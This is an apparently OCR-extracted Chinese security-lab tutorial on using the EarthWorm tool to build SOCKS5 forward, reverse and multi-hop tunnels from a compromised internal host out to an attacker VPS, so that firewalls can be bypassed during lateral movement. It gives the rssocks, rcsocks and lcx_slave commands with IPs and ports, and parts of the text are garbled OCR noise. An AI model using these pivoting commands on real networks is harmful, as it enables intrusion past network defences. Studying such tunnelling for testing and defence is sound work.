
## 使用EarthWorm直达内网深处

原创 deft 弥天安全实验室 2019-10-22

# 网安引领时代,弥天点亮未来

EW 是一套便携式的网络穿透工具,具有SOCKS v5服务架设和端口转发两大核心功能,可在复杂网络环境下完成网络穿透。该工具能够以"正向"、"反向"、"多级级联"等方式打通一条网络隧道,直达网络深处,用蚯蚓独有的手段突破网络限制,给防火墙松土,工具包中提供了多种可执行文件,以适用不同的操作系统,Linux、Windows、MacOS、Arm-Linux均被包括其内。

#### 下图是一张示意图:



#### EarthWorm的使用命令

```
./xxx ([-options] [values])*
options :
Eg: ./xxx -s ssocksd -h
-s 该选项指定你需要使用的功能模块,以下6项内容中选择一项:
ssocksd , rcsocks , rssocks ,
lcx listen , lcx_tran , lcx_slave
-1 该命令为服务启动开启指定端口
-d 指定转发或反弹的主机地址
-e 指定转发或反弹的主机端口
-f 指定连接或映射的主机地址
-g 指定连接或映射的主机端口
-h 打开帮助提示,当与-s参数共同使用时可以看到更详细的内容
-a 关于
-v 显示版本
-t usectime set the milliseconds for timeout. The defau
value is 1000
```

#### 场景一:


A是一台vps主机存在公网ip, B是一台内网主机。EarthWorm开启socks5,使用proxfier代理连接。

A:140.143.100.197

B: xxx.xxx.xxx.xxx

注意点:因为这里是正向代理(其实正向代理是相对的,可以理解是你主动的就叫正向代理,你被迫的就叫反向代理),所以内网ip不需要用到。这种场景实用于要有公网ip地址,而且开放任意端口,如果没有开放过多的端口,你可以试试443端口。

A主机命令: ew\_for\_win.exe-s ssocksd -I 7777



## B主机配置代理



#### 通过B主机测试连接:



## 场景二:

A为一台vps主机,而B是内网主机,这里我们使用真实的环境。B的主机在外围受到防火墙的阻拦,现在我们使用正向代理是不太可能了,因为防火墙机制吧,我正向代理无法成功。所以我们尝试使用反向连接。

A:140.143.100.197

B:xxx.xxx.xxx

A主机命令: -s rcsocks -17777 -e 443

```
配管理员: ced - ev_for_Vin.exe -s resocks -1 7777 -e 443

C:\Users\Administrator\Desktop\ew-master\ew_for_Vin.exe -s resocks -1 7777 -e 44

resocks 0.0.0.9:7777 <--[10000 usec]--> 0.0.0.0:443

init cmd_server_for_rc here
start listen port here

-
```

这里我们让对方流量从443出来,因为对方防火墙只开启80端口和443端口。一般不建议反弹80端口,如果对方80端口流量大的话,我们很容易被撑爆的。

## B主机命令:

通过A主机访问是否成功。

```
C:\Users\Administrator\Desktop\ew-master\ew_for_Vin.exe -s rcsocks -1 7777 -e 443

C:\Users\Administrator\Desktop\ew-master\ew_for_Vin.exe -s rcsocks -1 7777 -e 44

3
rcsocks 0.0.0.0:7777 <--[10000 usec]--> 0.0.0.0:443
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket 0K!

$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$
```

这里我们可以看到成功了,通过把存放在防火墙的主机B,通过端口443出去反向连接到A主机,然后A主机通过443端口接受,然后转发到本地的7777端口。

这里我们使用socks5代理工具。如图:



## 场景三:

攻击机: 172.16.38.57

被攻击机windows 2008: 192.168.84.131


物理机: 192.168.84.1 Vps: 140.143.100.197

搭建环境

这里我们需要在ngrok开通一条隧道,

t: ATTECHNACI-TORNAC	MEN MENSON +	Millioniz +	\$ (28.8K)	NAMES :	2080384	WANTS P		850 P	an s
		491	定添加	返回选择服务	र के कि		90	弥天安全	实验室
	价格:	免费		No. CO. No. OF THE LOCAL PROPERTY AND ADDRESS OF THE LOCAL PROPERTY AND AD	. 000				
		⊕进	行http映射	的时候如需要授	权访问请输。	入密码			
http验证	正密码:								
http验证F	用户名:	<b>⊕</b> 进	行http映射	的时候如需要授	权访问请输。	- ラッカ			
		<b>⊕</b> 本	地映射端口	),如需修改其他	端口,则实	际端口,例如:	127.	0.0.1:8000	
本地	地端口:	12	27.0.0.1:80	0					
		<b>O</b> /9	买后无法修	改, 自定义域名	请在开通之	后编辑			
前	置域名:	de	eft						
BASI	道名称:	de	eft						
HEA	首协议:		nttp 🔾	https ( tc	p.				

Ok, 那么我们把被攻击的的网站映射到公网上来。



这样我们就通过把网站映射出去了, 访问一下试试。



Ok,这里我们就当我们拿到webshell了,然后提权得到shell了。然后又拿下了192.168.84.1这台物理机。 (很多情况下公司的网站放在虚拟机里面,然后通过虚拟机逃逸控制物理机,然后物理机上面连接其他网络,通过内网渗透,控制全网)这里我们主要考虑流量转发出来。这里因为有防火墙的阻拦,我们使用反向代理出来。 Vps上执行: -s rcsocks-I 1080 -e 443

```
配管理员: c=d

C:\Users\Administrator\Desktop\ew-master>ew_for_Vin.exe -s rcsocks -1 1080 -e 44
3_

弥天安全实验室
```

### 物理机上面执行:

-s lcx\_slave -d 140.143.100.197 -e 443 -f 192.168.43.1-g 6668

```
C:\Python3\C:\Users\Administrator\Desktop\工具\ew-master\ew_for_win.exe -s lcx_slave -d 140.143.100.197 -e 443 -f 192.16
8.84.1 -g 6668

-s lcx_listen -l 6668 -e 6669

pythons.exe - C:\Users\Administrator\Desktop\工具\ew-master\ew_for_win.exe -s lcx_bisten -l 0008 -e 0009


C:\Python3\C:\Users\Administrator\Desktop\工具\ew-master\ew_for_win.exe -s lcx_listen -l 6668 -e 6669

rcsocks 0.0.0.0:6668 <--[10000 usec]--> 0.0.0.0:6669


init cmd_server_for_rc here
start listen port here
```

被攻击上传EarthWorm, 然后执行命令: -s rssocks -d 192.168.84.1 -e 6669

Vps上测试连通性。



手动代理配置( <u>M</u> )			
HTTP 代理(X)		第口(P)	0
<b>为</b>	所有协议使用相同代理服务器( <u>S</u> )		
SS <u>L</u> 代理		嫡口(Q)	0
ETP 代理		鋳口(R)	0
SOCKS 主机 140	143.100.197	第口(I)	1080
_	OCKS v4  SOCKS <u>v</u> 5	頭口仏	1000



Ok, 这里我们通过游览器代理测试成功。后续渗透的话, 就可以通过socks代理实现了。



知识分享完了 喜欢别忘了关注我们哦~

学海浩茫, 予以风动, 必降弥天之润!

> 弥 天 安全实验室

